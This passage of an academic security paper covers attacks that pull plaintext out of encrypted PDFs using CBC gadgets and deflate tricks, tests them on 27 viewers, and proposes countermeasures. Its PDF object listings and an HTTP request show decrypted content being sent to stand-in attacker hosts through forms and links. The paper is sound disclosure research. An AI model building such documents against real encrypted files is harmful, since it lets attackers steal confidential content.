The construction of this particular URL gadget is challenging. As PDF encryption uses PKCS#5 padding, constructing the URL using a single gadget from the known *Perms* plaintext is difficult, as the

```
1 0 obj
  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>
     /OpenAction << /S /SubmitForm /F <CBC gadget as form URL> >>
  >>
endobj
                                        http://p.df/[4 bytes random]
2 0 obj
[encrypted data]                                        % content to exfiltrate
endobj
```

(a) Modified PDF document sent to the victim (excerpt).

```
POST /[random bytes] HTTP/1.1
Content-Length: 23

x=Confidential%20content!
```

(b) HTTP request with plaintext sent to the attacker's web server.

Figure 9: Example of gadget-based exfiltration using forms.

last 4 bytes that would need to contain the padding are unknown. However, we identified two techniques to solve this. On the one hand, we can take the last block of an unknown ciphertext and append it to our constructed URL, essentially reusing the correct PKCS#5 padding of the unknown plaintext. Unfortunately, this would introduce 20 bytes of random data from the gadgeting process and up to 15 bytes of the unknown plaintext to the end of our URL. On the other hand, the PDF standard allows the execution of multiple *OpenActions* in a document, allowing us to essentially *guess* the last padding byte of the *Perms* value. This is possible by iterating over all 256 possible values of the last plaintext byte to get $0x01$, resulting in a URL with as little random as possible (3 bytes), as shown in Listing 4. As a limitation, if one of the 3 random bytes contains special characters, the form submission URL might break.

```
1 0 obj
  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>       % value set to 2 0 obj
     /OpenAction [3 0 R 4 0 R . . .  259 0 R]              % calling all 256 URIs
  >>
endobj

2 0 obj
[encrypted data]                                        % content to exfiltrate
endobj

3 0 obj
  << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0x00> >>   % guessing last byte
endobj

4 0 obj
  << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0x01> >>   % guessing last byte
endobj
 . . .
259 0 obj
  << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0xFF> >>   % guessing last byte
endobj
```

Listing 4: Modified document sent to the victim (excerpt). The attacker uses CBC gadgets to build the URI invoked once the PDF document is opened.

5.2.3 Exfiltration via Hyperlinks (B2). Using CBC gadgets, encrypted plaintext can be prefixed with one or more chosen plaintext blocks. An attacker can construct URLs in the encrypted PDF document that contain the plaintext to exfiltrate. This attack is similar to the direct exfiltration hyperlink attack (*A2*). However, it does not require the setting of a "base" URI in plaintext to achieve exfiltration.

```
1 0 obj
  << /Type /Catalog
     /OpenAction << /Type /Action /S /URI /URI 2 0 R >>      % URI set to 2 0 obj
   >>
endobj

2 0 obj
<modified encrypted data>      % CBC gadget to prepend attacker's URI to content
endobj
```

(a) Modified PDF document sent to the victim (excerpt). The attacker uses CBC gadgets to prepend their URL to the encrypted data.

```
2 0 obj
(http://p.df/[20 bytes random]Confidential content!)
endobj
```

(b) Modified object after decryption.

Figure 10: Example of CBC-based exfiltration using links.

The same limitations described for direct exfiltration based on links (*A2*) apply. Additionally, the constructed URL contains random bytes from the gadgeting process, which may prevent the exfiltration in some cases.

5.2.4 Exfiltration via Half-Open Object Streams (B3). While CBC gadgets are generally restricted to the block size of the underlying block cipher – and more specifically the length of the known plaintext, in this case, 12 bytes – longer chosen plaintexts can be constructed using compression.

Deflate compression, which is available as a filter for PDF streams (cf, section 2), allows writing both uncompressed and compressed segments into the same stream. The compressed segments can reference back to the uncompressed segments and achieve the repetition of byte strings from these segments. These *backreferences* allow us to construct longer continuous plaintext blocks than CBC gadgets would typically allow for.

Naturally, the first uncompressed occurrence of a byte string still appears in the decompressed result. Additionally, if the compressed stream is constructed using gadgets, each gadget generates 20 random bytes that appear in the decompressed stream. A non-trivial obstacle is to keep the PDF viewer from interpreting these fragments in the decompressed stream. While hiding the fragments in comments is possible, PDF comments are single-line and are thus susceptible to newline characters in the random bytes. Therefore, in reality, the length of constructed compressed plaintexts is limited.

```
2 0 obj
<< /Filter /FlateDecode /Length ... >>          % FlateDecode: compressed content
stream
<Deflate Header>%<(http://atta>[20 bytes random]<cker.com)>[20 bytes random]
(http://attacker.com)                                % created using backreferences
endstream
endobj
```

Listing 5: Example of a decrypted object that uses backreferences and comments.

To deal with this caveat, an attacker can use *Object Streams* which allow the storage of arbitrary objects inside a stream. The attacker uses an object stream to define new objects using CBC gadgets. An object stream always starts with a header of space-separated integers which define the object number and the byte offset of the object inside the stream. The dictionary of an object stream contains the key *First* which defines the byte offset of the first object inside

the stream. An attacker can use this value to create a comment of arbitrary size by setting it to the first byte after their comment.

```
2 0 obj
  << /Type /ObjStm /N 1 /First 65 /Length ...
     /Filter /FlateDecode
  >>
stream
3 0                    % object stream containing object 3 at offset "First" + 0
% anything in between the header and the first offset is ignored
% "First" points here
<Actual object 3 that is interpreted by the PDF viewer>
endstream
endobj
```

Listing 6: Object stream example that uses the object stream header to hide uncompressed fragments.

Using compression has the additional advantage that compressed, encrypted plaintexts from the original document can be embedded into the modified object. As PDF applications often create compressed streams, these can be incorporated into the attacker-created compressed object and will therefore be decompressed by the PDF applications. This is a significant advantage over leaking the compressed plaintexts without decompression as the compressed bytes are often not URL-encoded correctly (or at all) by the PDF applications, leading to incomplete or incomprehensible plaintexts.

However, due to the inner workings of the deflate algorithms, a complete compressed plaintext can only be prefixed with new segments, but not postfixed. Therefore, as seen in Listing 7, a string created using this technique cannot be terminated using a closing bracket, leading to a half-open string. This is not a standard compliant construction, and PDF viewers should not accept it. However, a majority of PDF viewers accept it anyway (see section 6).

```
2 0 obj
  << /Type /ObjStm /N 1 /First 65 /Length ...
     /Filter /FlateDecode
  >>
stream
<Deflate Header>3 0[20 bytes random>]<(http://p.df>[20 bytes random]
% "First" points here
(http://p.df/Decompressed Confidential content
% everything after the original compressed content is ignored
endstream
endobj
```

Listing 7: Half-open string within an object stream.

Improving attacks B1 and B2 by using compression. The techniques mentioned above can be used to improve attacks B1 and B2, as it allows for longer chosen plaintexts to be constructed. These can be used to build longer URLs, as well as URLs without random bytes, by adding the original plaintext and using compression to reference back to it. Additionally, using compression removes the need to fix the PKCS#5 padding by guessing how to construct URLs containing fewer random bytes. This is because once a segment of the compressed plaintext is marked as the last segment, the rest of the plaintext is simply ignored by all viewers. It improves attacks B1 and B2 with flawless URLs of virtually unrestricted length (see, e.g., Listing 5). B1 and B2, however, remain independent from the support of half-open strings. Note that compression-based exploits depend on the viewer not checking the deflate compression checksum ADLER32, which was the case for all viewers.

6 EVALUATION

To evaluate the proposed attacks, we tested them on 27 popular PDF applications that were assembled from public software directories for the major platforms (Windows, Linux, macOS, and Web).[4] If a "viewer" and an "editor" version was available, we tested both. Applications were excluded if they did not support AES256 PDF encryption (e.g., Microsoft Edge) or if the cost to obtain them would be prohibitive. All viewers were tested using their default settings. Evaluation results for direct exfiltration (Attack A) and CBC gadgets (Attack B) are depicted in Table 1. Full details regarding success and limitations of the attack variants (A1 to B3) are given in Table 2.

			Attack	
Application	Version		A	B
Acrobat Reader DC	(2019.008.20081)	Windows	●	◐
Foxit Reader	(9.2.0.9297)	Windows	◐	◐
PDF-XChange Viewer	(2.5.322.9)	Windows	●	◐
Perfect PDF Reader	(8.0.3.5)	Windows	●	●
PDF Studio Viewer	(2018.1.0)	Windows	●	●
Nitro Reader	(5.5.9.2)	Windows	●	●
Acrobat Pro DC	(2017.011.30127)	Windows	●	◐
Foxit PhantomPDF	(9.5.0.20723)	Windows	◐	◐
PDF-XChange Editor	(7.0.326.1)	Windows	●	◐
Perfect PDF Premium	(10.0.0.1)	Windows	●	●
PDF Studio Pro	(12.0.7)	Windows	●	●
Nitro Pro	(12.2.0.228)	Windows	●	●
Nuance Power PDF	(3.0.0.17)	Windows	●	◐
iSkysoft PDF Editor	(6.4.2.3521)	Windows	◐	◐
Master PDF Editor	(5.1.36)	Windows	●	●
Soda PDF Desktop	(11.0.16.2797)	Windows	◐	◐
PDF Architect	(7.0.23.3193)	Windows	◐	◐
PDFelement	(6.8.0.3523)	Windows	◐	◐
Preview	(10.0.944.4)	Mac	○	◐
Skim	(1.4.37)	Mac	○	◐
Evince	(3.32.0)	Linux	◐	◐
Okular	(1.7.3)	Linux	◐	◐
MuPDF	(1.14.0)	Linux	◐	◐
Chrome	(70.0.3538.67)	Web	●	●
Firefox	(66.0.2)	Web	○	◐
Safari	(11.0.3)	Web	○	◐
Opera	(57.0.3098.106)	Web	●	●

● Exfiltration (no user interaction)
◐ Exfiltration (with user interaction)
○ No exfiltration / not vulnerable

Table 1: Out of 27 tested PDF applications, 23 are vulnerable to direct exfiltration, and all are vulnerable to CBC gadgets.

6.1 Direct Exfiltration (Attack A)

Despite the fact that it is part of the PDF specification, only 17 of the tested applications supported *Crypt Filters*; in particular, the *Identity* filter. Using additional approaches, such as placing our payload into strings or streams of the document that are unencrypted by design,

[4]Note that some PDF applications are available for multiple platforms and operating systems. In such cases we limited our tests to the platform with the highest market share.

we were able to gain partial encryption for all of the tested PDF viewers (*requirement 1*). A full evaluation of which viewer supports which of the 18 methods tested to gain partial encryption is given in Table 3 in the appendix.

All PDF viewers supported interactive features that could be used as exfiltration channels such as hyperlinks or forms (*requirement 3*). However, four of the tested applications did not support any of the proposed techniques to reference a decrypted object from attacker-controlled content (*requirement 2*). It must be noted that this behavior was not limited to encrypted PDF documents. The necessary PDF standard feature, such as submittable forms or defining a "base" URI for relative URIs in the document, was simply not implemented in these four applications. Detailed information on which attack variants can be used for cross-object referencing can be derived from the $A1$ to $A3$ columns of Table 2.

In the end, we could exfiltrate the content on 23 of 27 of the applications (85%), and on 14 of them (52%) without any user interaction other than simply opening the file and inserting a password required. On an additional nine viewers, user action was required in order to load external resources – such as submitting a form, or approving a warning, as depicted in Figure 11. It must be noted that for half of them, the level of interaction was limited to clicking somewhere on the document without any warning message having been shown. This is especially dangerous because the attacker has full control over the document's appearance which allows them, for example, to draw fake scrollbars or other UI elements that exfiltrate the plaintext once clicked by the user.

In 19 viewers, we could exfiltrate the plaintext via PDF forms ($A1$), while 13 viewers could be attacked with malicious hyperlinks ($A2$). Five viewers even had full JavaScript support, which allowed us to access arbitrary parts of the document and to exfiltrate them.[5]

6.2 CBC Gadgets (Attack B)

We were able to exfiltrate encrypted content on all of the tested PDF applications using CBC gadgets. Due to the encryption algorithms for PDF documents being defined in the PDF specification, the viewers have no control over the integrity protection of the ciphertext or the availability of the known plaintext in the encrypt dictionary. Therefore, all viewers are vulnerable by design to the modification of plaintext using CBC gadgets.

Using gadgets, we were able to construct self-submitting PDF forms ($B1$) in 15 of the viewers and malicious hyperlinks ($B2$) for exfiltration in all viewers. Generally, the same limitations regarding backchannels, which exist for direct exfiltration, also apply to CBC gadgets. Additionally, due to the occurrence of random bytes in URLs introduced by gadgets, CBC gadgets were not able to achieve the same level of exfiltration in some viewers as direct exfiltration did. However, especially using half-open strings within object streams ($B3$), we were able to achieve full plaintext exfiltration in five viewers where it was not possible using direct exfiltration. Additionally, we found that 15 viewers supported half-open strings. However, we were only able to use them for actual exfiltration in 14 viewers, due to various problems with URL handling in these object streams.

[5]While 17 of the other tested viewers executed JavaScript in the default settings, scripting support was limited in most of them and could not be used to exfiltrate document objects.

For all compression-based attacks, we found that none of the viewers checked the zlib deflate checksum – called ADLER32 – that is placed right after the compressed content, allowing us to construct arbitrary compressed content using gadgets.

6.3 Limitations

Although we successfully demonstrated how to exfiltrate plaintext – with or without user interaction – based on two independent and standard compliant features of the PDF specification, this is not necessarily enough for our attacks to be actually *practical*. In this section, we discuss limitations regarding plaintext exfiltration.

Exfiltration Constraints. In order for the attacker to achieve their goal, they need to leak as much content as possible – this being, at best, all encrypted streams and strings.[6] Real-world PDF files contain multiple objects (often hundreds) to be exfiltrated. Fortunately, this is not a practical limitation. First, attack variants based on PDF forms ($A1$, $B1$) or JavaScript ($A3$) can reference and exfiltrate all streams and strings in the document at once. Second, for hyperlink-based attack variants ($A2$, $B2$, $B3$), the attacker can add multiple *OpenActions* or define a *Next* entry for each action and thereby build "exfiltration chains".

Certainly, there is another obstacle to solve: many PDF files in the wild are compressed to reduce their file size. For $A1$ and $B1$ this is rarely a problem since 14 of the 19 PDF viewers' supporting forms allow arbitrary binary data to be submitted – in compliance with the PDF standard. Furthermore, all compressed streams are automatically uncompressed once the document is opened. The same applies to $A3$, for which JavaScript language functions can additionally be used to re-encode plaintext before exfiltration. However, for $A2$, $B2$, and $B3$, restrictions apply when trying to exfiltrate compressed data, as it will not be decompressed prior to being appended to the URL. We found that in practice, most PDF viewers were unable to interpret URLs containing compressed plaintext which is mainly rooted in URL-encoding issues where some readers proved to be more pedantic. For example, none of the the macOS applications (i.e., Preview, Skim, or Safari) URL-encode spaces or line breaks in URLs but rather simply do not evaluate URLs containing these characters. This leads to the restriction that we can only exfiltrate single words in these viewers using deflate backreferences.

[6]Note that the attacker already has knowledge of the remaining parts of the document.



Figure 11: A warning dialog displayed by Acrobat Reader asking the user for consent before submitting a form. Note that the default choice is *"allow and remember for this site"*.

We evaluated the limitations for each PDF viewer, as shown in Table 2. On 21 viewers (78%), we can leak the full plaintext, even when it is compressed. For three applications (11%), we can only leak non-compressed data, and for another three PDF viewers (11%), only single-words from strings or streams can be exfiltrated.

	Direct exfiltration			CBC gadgets		
	A1	A2	A3	B1	B2	B3
Acrobat Reader DC	●	◔	●	●	◔	○
Foxit Reader	●	◔	○	●	◔	●
PDF-XChange Viewer	○	◔	●	○	◔	●
Perfect PDF Reader	●	○	○	●	◔	●
PDF Studio Viewer	●	○	○	●	◔	○
Nitro Reader	●	○	○	●	◔	○
Acrobat Pro DC	●	◔	●	●	◔	○
Foxit PhantomPDF	●	◔	●	●	◔	●
PDF-XChange Editor	◔	◔	●	◔	◔	●
Perfect PDF Premium	●	○	○	●	◔	●
PDF Studio Pro	●	○	○	●	◐	○
Nitro Pro	●	○	○	●	◔	○
Nuance Power PDF	●	◔	●	●	◔	○
iSkysoft PDF Editor	◔	○	○	○	◔	●
Master PDF Editor	●	◔	○	●	◔	●
Soda PDF Desktop	◔	○	○	○	◔	○
PDF Architect	◔	○	○	○	◔	○
PDFelement	◔	○	○	○	◔	●
Preview	○	○	○	○	◐	○
Skim	○	○	○	○	◐	○
Evince	○	◔	○	○	◔	●
Okular	○	◔	○	○	◔	●
MuPDF	○	◔	○	○	◔	○
Chrome	●	◔	○	●	◔	●
Firefox	○	○	○	○	◔	●
Safari	○	○	○	○	◐	○
Opera	●	◔	○	●	◔	●

● Full plaintext exfiltration (arbitrary streams and strings)
◔ Partial plaintext exfiltration (only non-compressed data)
◐ Weak exfiltration (single-words from strings or streams)
○ No exfiltration / not vulnerable

Table 2: Limitations regarding plaintext exfiltration.

A special case is Acrobat Reader/Pro for which we can only leak around 250 bytes without user interaction but leaking the full plaintext requires user interaction. This is due to DNS prefetching being done by both applications even before the user confirms a form submission, as depicted in Figure 11. This allows us to exfiltrate up to 250 bytes by placing them in the subdomain of a DNS request.

Generic Constraints. CBC gadgets are most practical for AES256, which is the latest encryption algorithm used by PDF 1.7 and 2.0, and considered to be the most secure. Older AES-based algorithms do require known plaintext from the same ciphertext stream/string which the attacker wants to modify. Direct exfiltration attacks, on the other hand, are independent of the encryption scheme and therefore can also be applied to older files and algorithms, such as AES128 and RC4.[7] Furthermore, we also successfully applied direct exfiltration to the public key "certificate encryption" (an asymmetric PDF encryption based on X.509 certificates).[8] CBC gadgets are not bound to using PDF features as exfiltration channels, making them more flexible. For example, an encrypted stream to be leaked could be defined as *EmbeddedFile* of type HTML and using CBC gadgets, a format-specific exfiltration string could be prepended (e.g., `<img src="http://p.df/`), thereby leaking the plaintext once the PDF attachment is opened.

It is important to note that for both attacks, the attacker is in full control of the appearance of the displayed document, for example, the attacker can show the original decrypted content, only their own content, or a mixture of both by partially overlaying the original content.

7 COUNTERMEASURES

In this section, we discuss ways to mitigate or prevent the described attacks. Note that the obvious and standard-conforming protection mechanisms, such as digital signatures and mitigations such as blocking exfiltration channels, are insufficient. Sustainable and effective long-term countermeasures require updating the PDF standard.

A Note on Signed PDF Documents. Digital signatures – an optional feature of the PDF specification – should guarantee the authenticity and integrity of the document. Therefore, any modification, either based on changing the internal PDF structure or based on CBC ciphertext malleability, should be detected in digitally signed PDFs. However, PDF signatures are *not* a sufficient countermeasure to protect against our attacks for various reasons:

(1) Even if a signature is invalid, it does not prevent the document from being opened. Once the modified PDF file is opened, the plaintext is already exfiltrated.
(2) The usage of PDF signatures cannot be enforced. According to the specification, an encrypted PDF does not have to be signed. Thus, an attacker can strip the signature.
(3) Recently, it was shown how to forge valid signatures on almost all tested PDF viewers [30].

A Note on Closing Exfiltration Channels. While PDF viewers should ensure that PDF documents cannot "phone home" – i.e., load external resources without user consent – this countermeasure alone is *not* sufficient. First of all, we found that the PDF specification is complex and allows various methods to trigger a connection once the document is opened. Our evaluation shows that even for PDF viewers which have been designed to prompt the user before opening a connection fail to do this reliably for all of the discovered exfiltration channels. It must be noted that our list of exfiltration channels, as described in section 4.3, is unlikely to be complete, given the complexity of the PDF standard. Presumably, additional, yet unknown, exfiltration channels do exist. Therefore, we can conclude that it is difficult to implement a full-featured PDF viewer in a way that prevents all possible exfiltration channels.

[7] While object numbers are part of the key derivation in *AESV2* (AES128), this is not a problem for direct exfiltration because the order of encrypted objects can be left intact.
[8] Note that public key encryption was only supported by eight of the tested viewers.

Finally, even if PDF viewers are patched in such a way that a connection is not automatically triggered, submitting forms or clicking on hyperlinks remains a legitimate and popular feature of PDF files, and the security of a cryptosystem should not depend on expecting users not to click on any links in the encrypted document.

Disallowing Partial Encryption. As a workaround to counter direct exfiltration attacks, PDF viewers might consider dropping support for partially encrypted files based on crypt filters, as specified in PDF $\geq$ 1.5, and based on additional features as documented in Appendix A. While this would make standard-conforming documents unreadable (e.g., PDF documents where only the attachment is encrypted), we presume the number of affected documents is limited in practice.[9] Another short-term mitigation would be enforcing a policy were unencrypted objects are not allowed to access encrypted content anymore – similar to "mixed content" warnings in the web, which are thrown by modern web browsers, for example, when JavaScript code from an insecure resource is to be executed on a secure website (see [7]). In the long term, the PDF 2.x specification should drop support for mixed content altogether[10] – the authors consider it to be a security nightmare. Instead, an encryption scheme should be preferred where the whole document – including its structure – is encrypted to leave no room for injection or wrapping attacks, and to minimize the overall attack surface significantly. Obviously, this approach would require major changes in the PDF standard.

Using Authenticated Encryption. A countermeasure to CBC gadgets would be updating the PDF encryption standard to use integrity protection – for example, an HMAC – or authenticated encryption instead of AES-CBC without any integrity protection. This would effectively mitigate the gadget-based attacks. However, to ensure that downgrade attacks to older encryption modes are not viable, the key derivation function should incorporate encryption contexts such as the cipher and encryption modes. Additionally, the standard needs to clarify what to do when manipulated ciphertexts are encountered. It should strictly prevent a PDF viewer from displaying manipulated content instead of simply showing a warning that users might just choose to ignore. It must be noted, that these countermeasures would only apply to future documents. Documents in the legacy format remain subject to exfiltration.

Also note that eliminating the known plaintext from the access permissions is not an adequate workaround, because it is likely that further known plaintext segments exist in a PDF document. For example, encrypted *Metadata* streams always start with a known fixed XML header, and we observed that PDF editors and libraries always add the same encrypted *Creator* string to a document.

8 RELATED WORK

We separated existing research into three categories: PDF security, PDF encryption, and attacks on the encryption of different data formats. We firstly introduce related work covering different aspects regarding PDF security such as PDF malware, PDF insecure features, and attacks on PDF signatures. We then present research on attacks related to PDF encryption. Finally, we give an overview of similar attacks which have been applied on different data formats like XML, JSON, or email.

PDF Security. In 2010, Raynal et al. provided a comprehensive study on malicious PDF files which abuse legitimate PDF features and lead to Denial-of-Service (DoS), Server-Side-Request-Fogery (SSRF), and information leakage attacks [40]. This research was extended in 2012 by Hamon et al., who published a study revealing weaknesses in PDF that lead to malicious URI invocations [55]. In 2012, Popescu et al. presented a proof-of-concept for bypassing a specific digital signature [39] based on a polymorphic file that contained two different file types – PDF and TIFF – and lead to a different display of the same signed content. In 2013 and 2014, a new attack class was published which abuses the support of insecure PDF features, JavaScript, and XML [20, 44]. Carmony et al. introduced in 2016 different techniques to bypass PDF malware detectors [6]. Some of these techniques rely on PDF encryption to hide malicious content from the detectors. In 2017, Stevens et al. discovered a novel attack against SHA-1 [49], which broke the collision resistance and allowed an attacker to create a PDF file with new content without invalidating the digital signature. In 2018, Franken et al. revealed weaknesses in two PDF viewers by forcing these to call arbitrary URIs [15]. In the same year, multiple vulnerabilities in Adobe Reader and different Microsoft products were discovered which allowed URI invocation and NTLM credentials leakage [21, 41]. In 2019, Mladenov et al. discovered three novel attacks on PDF signatures which bypassed the verification of digitally signed PDF files [31]. They did not investigate encrypted PDFs documents; however, their their attacks could possibly complement our work if encrypted PDFs are signed (see section 7).

PDF Encryption. Upon studying previous research, we classified attack strategies into two categories: either to guess the used password or the encryption key. In comparison to our research, none of the related work considered attacks beyond these attack strategies.

In 2001, Komulainen et al. provided one of the first security analysis of the PDF encryption standard and pointed out the risks of using encryption with a 40-bit key length [27]. In the same year, Sklyarov et al. presented at *DEF CON 9* practical attacks on eBooks and PDF encryption [46]. The authors introduced one of the first tools capable to brute-force the password of a PDF file by supporting different attack techniques like dictionaries and rainbow tables [13]. As a reaction, Adobe increased the key length from 40 bit to 128 bit for the RC4 algorithm in the new version (PDF 1.4). In 2008, Sklyarov et al. evaluated the encryption of the newly released PDF 1.7 and revealed a critical security issue that allowed efficient brute-force attacks [14]. As a consequence, Adobe updated the key derivation function in the PDF 1.7 specification [37]. In 2013, Danczul et al. introduced a new technique to efficiently brute-force PDF passwords by distributing crypt analysis tasks to different types of processors [9]. The authors concentrated on older PDF versions (PDF 1.1 to 1.5) using the RC4 algorithm for encryption. In 2015, August at al. measured the time required to brute force the password of a PDF file in dependence of its length [4]. In 2017, Stevens et al. showed how to break the password of PDF documents by relying on the deprecated RC4 algorithm with a 40-bit key length

[9] We analyzed a dataset of 8,840 encrypted PDF documents obtained from crawling the Alexa top 1 million websites and found only 353 to contain "partial encryption", all of them due to unencrypted metadata streams.

[10] Note that there seems to be a trend towards the opposite direction and newer PDF specifications often added flexibility (e.g., "Unencrypted Wrappers" in PDF 2.0).

in a few seconds by using modern hardware [48]. The author used existing tools like *pdf2john*, to brute-force the password.

Breaking Encryption in Different Data Formats. To conclude, we list attacks on how to break the encryption in different data formats.

Jager et al. showed in 2011 and 2012, how to break the symmetric and the asymmetric encryption of XML documents [24, 25]. The authors abused weaknesses related to the CBC mode of operation and the PKCS#1 v1.5 encryption to reveal encrypted content without having the corresponding password. In 2017, Detering et al. adapted the same attacks to the JSON data format [10]. Garman et al. presented research on Apple's iMessage protocol and revealed a novel chosen ciphertext attack, which allows an attacker the retrospective decryption of encrypted messages [16]. Grothe et al. showed in 2016 security issues in the design of Microsoft's Rights Management Services, which allowed the complete bypass of these services [18]. Recently, Poddebniak et al. [38] and Müller et al. [33] showed the danger of partially encrypted content within emails. The authors successfully revealed encrypted content without having the password by abusing the weakness of the CBC mode of operation and insecure features. In contrast to this research, we elaborated exfiltration channels abusing standard compliant PDF features. Moreover, we optimized CBC gadgets to construct entirely new encrypted objects and refined the compression-based attacks. This research inspired our work and was used as a foundation for our cryptographic analysis of the PDF file format.

9 CONCLUSION

The PDF specification is very feature rich. Similarly to HTML, it supports form submission, hyperlinks, and JavaScript. To ensure confidentiality during transport and storage of documents, the PDF standard defines built-in encryption algorithms. The complexity and quantity of standard PDF features, as well as the flexibility of the format, beg the question whether plaintext exfiltration attacks are possible. During our security analysis, we answer this question by identifying two standard compliant attack classes which break the confidentiality of encrypted PDF files. Our evaluation shows that among 27 widely-used PDF viewers, all of them are vulnerable to at least one of those attacks, including popular software such as Adobe Acrobat, Foxit Reader, Evince, Okular, Chrome, and Firefox.

These alarming results naturally raise the question of the root causes for practical decryption exfiltration attacks. We identified two of them. First, many data formats allow to encrypt only parts of the content (e.g., XML, S/MIME, PDF). This encryption flexibility is difficult to handle and allows an attacker to include their own content, which can lead to exfiltration channels. Second, when it comes to encryption, AES-CBC – or encryption without integrity protection in general – is still widely supported. Even the latest PDF 2.0 specification released in 2017 still relies on it. This must be fixed in future PDF specifications and any other format encryption standard, without enabling backward compatibility that would re-enable CBC gadgets [23]. A positive example is JSON Web Encryption standard [26], which learned from the CBC attacks on XML [25] and does not support any encryption algorithm without integrity protection.

ACKNOWLEDGMENTS

The authors would like to thank Martin Grothe for his valuable feedback and insightful discussions. Jens Müller was supported by the research training group "Human Centered System Security", sponsored by the state of North Rhine-Westfalia. Fabian Ising was supported by the research project "MITSicherheit.NRW" funded by the European Regional Development Fund North Rhine-Westphalia (EFRE.NRW). Vladislav Mladenov was supported by the FutureTrust project funded by the European Commission (grant 700542-FutureTrust-H2020-DS-2015-1). Funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972. We would also like to thank the CERT-Bund team for their great support during the responsible disclosure process.

REFERENCES

[1] Adobe Systems. 2005. Acrobat JavaScript Scripting Guide.
[2] Adobe Systems. 2008. Adobe Supplement to the ISO 32000, BaseVersion: 1.7, ExtensionLevel: 3.
[3] Adobe Systems. 2012. XMP Specification Part 1.
[4] John August. 2014. Try to open this PDF, cont'd. https://johnaugust.com/2014/try-to-open-this-pdf-contd
[5] CANON. 2019. PDF Encryption. https://www.canon.com.hk/en/business/solution/PDF_Security.jspx
[6] Curtis Carmony, Xunchao Hu, Heng Yin, Abhishek Vasisht Bhaskar, and Mu Zhang. 2016. Extract Me If You Can: Abusing PDF Parsers in Malware Detectors.. In *NDSS*. The Internet Society.
[7] Ping Chen, Nick Nikiforakis, Christophe Huygens, and Lieven Desmet. 2015. A Dangerous Mix: Large-scale analysis of mixed-content websites. In *Information Security*. Springer, 354–363.
[8] CipherMail. 2019. Email Encryption Gateway. https://www.ciphermail.com/gateway.html
[9] B. Danczul, J. Fuß, S. Gradinger, B. Greslehner, W. Kastl, and F. Wex. 2013. Cuteforce Analyzer: A Distributed Bruteforce Attack on PDF Encryption with GPUs and FPGAs. In *2013 International Conference on Availability, Reliability and Security*. 720–725. https://doi.org/10.1109/ARES.2013.94
[10] Dennis Detering, Juraj Somorovsky, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. 2017. On the (in-) security of JavaScript Object Signing and Encryption. In *Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium*. ACM, 3.
[11] P. Deutsch. 1996. DEFLATE Compressed Data Format Specification version 1.3. http://tools.ietf.org/rfc/rfc1951.txt RFC1951.
[12] P. Deutsch and J-L. Gailly. 1996. ZLIB Compressed Data Format Specification version 3.3. http://tools.ietf.org/rfc/rfc1950.txt RFC1950.
[13] Elcomsoft. 2007. Unlocking PDF. https://www.elcomsoft.com/WP/guaranteed_password_recovery_for_adobe_acrobat_en.pdf
[14] Elcomsoft. 2008. ElcomSoft Claims Adobe Acrobat 9 Is a Hundred Times Less Secure. https://www.elcomsoft.com/PR/apdfpr_081126_en.pdf
[15] Gertjan Franken, Tom Van Goethem, and Wouter Joosen. 2018. Who Left Open the Cookie Jar? A Comprehensive Evaluation of Third-Party Cookie Policies. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD, 151–168. https://www.usenix.org/conference/usenixsecurity18/presentation/franken
[16] Christina Garman, Matthew Green, Gabriel Kaptchuk, Ian Miers, and Michael Rushanan. 2016. Dancing on the lip of the volcano: Chosen ciphertext attacks on apple imessage. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*. 655–672.
[17] Martin Grothe, Christian Mainka, Paul Rösler, and Jörg Schwenk. 2016. How to Break Microsoft Rights Management Services. In *10th USENIX Workshop on Offensive Technologies (WOOT 16)*. USENIX Association, Austin, TX. https://www.usenix.org/conference/woot16/workshop-program/presentation/grothe
[18] Martin Grothe, Christian Mainka, Paul Rösler, and Jörg Schwenk. 2016. How to break microsoft rights management services. In *10th {USENIX} Workshop on Offensive Technologies ({WOOT} 16)*.
[19] IBM. [n. d.]. BM Print Transforms from AFP forInfoprint Server for z/OS, V1.2.2. https://www-01.ibm.com/servers/resourcelink/svc00100.nsf/pages/zOSV2R3G3252634/$file/aokfa00_v2r3.pdf
[20] Alexander1 Inführ. 2014. Multiple PDF Vulnerabilities – Text and Pictures on Steroids. https://insert-script.blogspot.de/2014/12/multiple-pdf-vulnerabilites-text-and.html

[21] Alexander Inführ. 2018. Adobe Reader PDF - Client Side Request Injection. https://insert-script.blogspot.de/2018/05/adobe-reader-pdf-client-side-request.html

[22] Innoport. [n. d.]. HIPAA Compliant Fax by Innoport. https://www.innoport.com/hipaa-compliant-fax/

[23] Tibor Jager, Kenneth G Paterson, and Juraj Somorovsky. 2013. One Bad Apple: Backwards Compatibility Attacks on State-of-the-Art Cryptography.. In *NDSS*.

[24] Tibor Jager, Sebastian Schinzel, and Juraj Somorovsky. 2012. Bleichenbacher's attack strikes again: breaking PKCS# 1 v1. 5 in XML Encryption. In *European Symposium on Research in Computer Security*. Springer, 752–769.

[25] Tibor Jager and Juraj Somorovsky. 2011. How To Break XML Encryption. In *The 18th ACM Conference on Computer and Communications Security (CCS)*.

[26] M. Jones and J. Hildebrand. 2015. JSON Web Encryption (JWE). http://tools.ietf.org/rfc/rfc7516.txt RFC7516.

[27] Tommi Komulainen. [n. d.]. The Adobe eBook Case. *Publications in Telecommunications Software and Multimedia TML-C7 ISSN* 1455 ([n. d.]), 9749.

[28] Encryptomatic LLC. 2019. Improving the Email Experience. https://www.encryptomatic.com/pdfpostman/

[29] Locklizard. 2019. What is PDF encryption and how to encrypt PDF documents & files. https://www.locklizard.com/pdf-encryption/

